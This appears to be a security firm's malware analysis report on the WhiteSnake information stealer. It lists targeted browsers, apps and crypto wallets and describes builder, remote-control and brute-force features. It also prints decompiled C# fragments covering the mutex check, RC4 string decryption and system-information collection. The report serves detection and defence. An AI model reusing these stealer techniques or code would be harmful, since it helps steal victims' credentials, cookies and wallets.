infinitum IT
Power of integrated Security

White Snake Stealer

infinitumitlabs

CONTENT

White Snake Stealer and What You Need to Know

What is White Snake Stealer?

WhiteSnake is an information-stealing malware that extracts a range of sensitive information from infected computers. The threat actors who developed WhiteSnake sell their malware on a hacker forum. The malware has been observed attacking various popular applications, browsers, and crypto wallets, making it a significant concern for users and organizations.

The stealer has been found to target the following applications/browsers:

Firefox, Chrome, Chromium, Edge, Brave, Vivaldi, CocCoc, CentBrowser, Thunderbird, OBS-Studio, FileZilla, Snowflake-SSH, Steam, Signal, Telegram, Discord, Pidgin, Authy, WinAuth, Outlook, Foxmail, The Bat!, CoreFTP, WinSCP, AzireVPN, WindscribeVPN.

Additionally, the malware poses a significant threat to crypto wallets, targeting the following popular ones:

Atomic, Wasabi, Exodus, Binance, Jaxx, Zcash, Electrum-LTC, Guarda, Coinomi, BitcoinCore, Electrum, Metamask, Ronin, BinanceChain, TronLink, Phantom

The malware employs various attack vectors to infiltrate and compromise systems. It is observed to use the following file formats to deliver its payload:

EXE, SCR, COM, CMD, BAT, VBS, PIF, WSF, HTA, MSI, PY, DOC, DOCM, XLS,XLL,XLSM

Windows Stub Features:

- File uploader.
- It leaves no trace.
- Strong log encryption.
- No server required.
- Fast work in memory.
- It allows you to set up a beacon for remote access to the victim's computer.
- The functionality can be extended by editing the "receiver commands" tab in the configurator.

The “Builder” side of the software enables the creation of the Stealer software:



Figure 1- Builder creation

User's use of telegram bot to create the malware required. Telegram using **@BotFather and @chatIDrobot** chatid information is requested.

RAT and Keylogger features are also available in **WhiteSnake software**. The Resident module serves to steal data and then allows control of the victim's computer.

Figure 2- Fake Signature



Figure 3- Control of the victim's computer

WhiteSnake Stealer also allows the user to set a fake signature (fake digital signature) and increase the size of the file.
WhiteSnake Stealer also offers the ability to add a malicious library to a Python file or a malicious project hosted by the user.
The Basic Information Tab contains system information and screenshots of the infected machine.

The report page is as follows:



Figure 4- Report

WhiteSnake Stealer includes a feature that enables automatic action:



Figure 5- take automatic action

Feature to find proxies - It has the feature that tries to find free SOCKS5 proxies of a target country.
Ronin/Metamask - Can Brute Force attack these wallets.



Figure 6- Session on Telegram directly

WhiteSnake Stealer opens a session on Telegram directly. At the same time, if Telegram is protected by local password protection, the attacker can also Brute Force it.

The password tab is as in the image below:

Figure 7- Password tab

In this tab, there are passwords from all browsers and various applications such as FileZilla, Pidgin.

Non-repeatable (unique) passwords can be exported to create a brute force list.

At the same time, the attacking user can perform a domain search for passwords on the infected system.

The Credit Card tab is as in the image below:



Figure 8- Credit Card tab

The Cookie tab is as in the image below:



Figure 9- Cookie tab



Figure 10- Cookie export

The Grabber tab is as in the image below:



Figure 11- Cookie export

It hosts the files, wallets, app sessions, etc. that WhiteSnake Stealer steals.



Figure 12- Hosts the files

The Remote Terminal tab is as in the image below:

Figure 13- Remote Terminal tab

In this feature, WhiteSnake Stealer users can run system commands, download files, refresh report (run Stealer again), make desktop screenshots, download webcam screenshot files from PC.

Static Analysis

build.exe Analysis

File Name	x5d49be47edeb118b81a4266e07be06da8e0e.exe
MD5	27f051f44ec14de54b48da4b1bd419d5
SHA256	6b0773ecf42097c6f88a64df24caafbf1c41ea94997684bd1a0cf77164876c8e
File Type	PE/32



Figure 1- General information about file

It has been determined that Build.exe is written in the .NET programming language. It was determined that no packaging technique was used.



Figure 2- General information

Dynamic Analysis

```
[STAThread]
private static void rYU()
{
    Console.WriteLine(qmfec.IilpwtapbabxwngvieebUd("f:\u0090'}\bVÚ", "rfRbn") + bIrDBr.dSF5());
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
    AppDomain.CurrentDomain.UnhandledException += delegate(object sender, UnhandledExceptionEventArgs e)
    {
        Exception ex2 = e.ExceptionObject as Exception;
        File.AppendAllText(orM.ga89qs, (ex2 != null) ? ex2.Message : null);
        Console.WriteLine((ex2 != null) ? ex2.Message : null);
    };
    bIrDBr.kZE();
    bool flag = orM.tuS == "1" && bIrDBr.dntAj();
    if (flag)
    {
        Environment.Exit(5);
    }
    bool flag2 = orM.n1Rbc9 == "1";
    if (flag2)
    {
        bIrDBr.vkHF();
        zTY.beaconService = new Thread(delegate()
        {
            xrS.nxqe();
        });
        zTY.beaconService.SetApartmentState(ApartmentState.STA);
        zTY.beaconService.Start();
    }
    else
    {
        bIrDBr.yOd4();
    }
```

Figure 1- Main Function

It has been determined that a mutex check has occurred in the main function of the program. When first examined, it is determined that the given function names have obfuscated codes.

```
// Token: 0x06000003 RID: 3 RVA: 0x000026A0 File Offset: 0x000008A0
public static void kZE()
{
    bool flag;
    new Mutex(true, orM.wyPMkm, ref flag);
    bool flag2 = !flag;
    if (flag2)
    {
        Environment.Exit(5);
    }
}
```

Figure 2- Mutex generator

The code where the mutex check. If it has a previously generated mutex, the program does not run, but if there is no mutex, it is generated and the program continues.

```
// Token: 0x02000001 RID: 1
internal class qmfec
{
    // Token: 0x06000001 RID: 1 RVA: 0x0000243C File Offset: 0x0000063C
    public static string Iilpwtapbabxwngvieebud(string A_0, string A_1)
    {
        StringBuilder stringBuilder = new StringBuilder();
        int num = 0;
        int[] array = new int[256];
        for (int i = 0; i < 256; i++)
        {
            array[i] = i;
        }
        for (int j = 0; j < 256; j++)
        {
            num = ((int)A_1[j % A_1.Length] + array[j] + num) % 256;
            int num2 = array[j];
            array[j] = array[num];
            array[num] = num2;
        }
        for (int k = 0; k < A_0.Length; k++)
        {
            int num3 = k % 256;
            num = (array[num3] + num) % 256;
            int num2 = array[num3];
            array[num3] = array[num];
            array[num] = num2;
            stringBuilder.Append((char)((int)A_0[k] ^ array[(array[num3] + array[num]) % 256]));
        }
        return stringBuilder.ToString();
    }
}
```

Figure 3- Encryption algorithm

It has been determined that the algorithm used for the obfuscation process is the RC4 algorithm.



Figure 4- Load dll

Values in encrypted form are decrypted at runtime with the defined key. The resolved values are as shown in the table. The program uses decrypted DLLs and APIs to continue working.

kernel32.dll	GetModuleHandleA	user32.dll
GetForegroundWindow	GetWindowTextLengthA	GetWindowTextA
GetWindowThreadProcessId	crypt32.dll	CryptUnprotectData

```
75
76      // Token: 0x060000B7 RID: 183 RVA: 0x00005EC8 File Offset: 0x000040C8
77      public static byte[] rovA(r32qdO[] t1hR)
78      {
79          oZ oZ = default(oZ);
80          oZ._z03xfmYuOzoma = yuOzj.nm(t1hR);
81          yZk2[] array = new yZk2[20];
82          int num = 0;
83          yZk2 yZk = new yZk2
84          {
85              _DSRWpySHBTIq0 = qmfec.Iilpwtapbabxwngvieebud("\u0000\fCÏ\u0016\u0099D\n", "ymeP3"),
86              _JdQniu9F4Qtl8 = u8vMV.lUbREW()
87          };
88          array[num] = yZk;
89          int num2 = 1;
90          yZk = new yZk2
91          {
92              _DSRWpySHBTIq0 = qmfec.IilpwtapbabxwngvieebudÌ("fGÇÌiÌ\u0083Z", "gopsF"),
93              _JdQniu9F4Qtl8 = u8vMV.t0fH8()
94          };
```

Figure 5- Username and Machine name information

Within this defined function, the actual information is retrieved. As a result of the analysis, it was determined that the username information was first retrieved and saved in an encrypted form.

It takes **"OS","IP","Tag","CPU","GPU","Disk","Ram"** information together with username and machine name and saves them in encrypted form.

```
131         int num8 = 7;
132         yZk = new yZk2
133         {
134             _DSRWpySHBTIq0 = "GPU",
135             _JdQniu9F4Qtl8 = u8vMV.vvLx()
136         };
137         array[num8] = yZk;
138         int num9 = 8;
139         yZk = new yZk2
140         {
141             _DSRWpySHBTIq0 = "RAM",
142             _JdQniu9F4Qtl8 = u8vMV.yn()
143         };
144         array[num9] = yZk;
145         int num10 = 9;
146         yZk = new yZk2
147         {
```

100 %

Locals

Name	Value
qmfec.lilpwtapbabxwngvieebud returned	"SELECT * FROM Win32_VideoController"
qmfec.lilpwtapbabxwngvieebud returned	"Unknown"
x1.dMDs returned	"VMware SVGA 3D"

Figure 6- WMI Query

WhiteSnake malware uses WMI queries for basic system information enumeration. Some other queries run by the malware:

"SELECT * FROM Win32_Processor"

"SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3"

"SELECT * FROM Win32_ComputerSystem"

"SELECT * FROM Win32_VideoController"



Figure 7- Registry key

The malware obtains a list of installed applications by querying the registry key. "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"
{HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall}

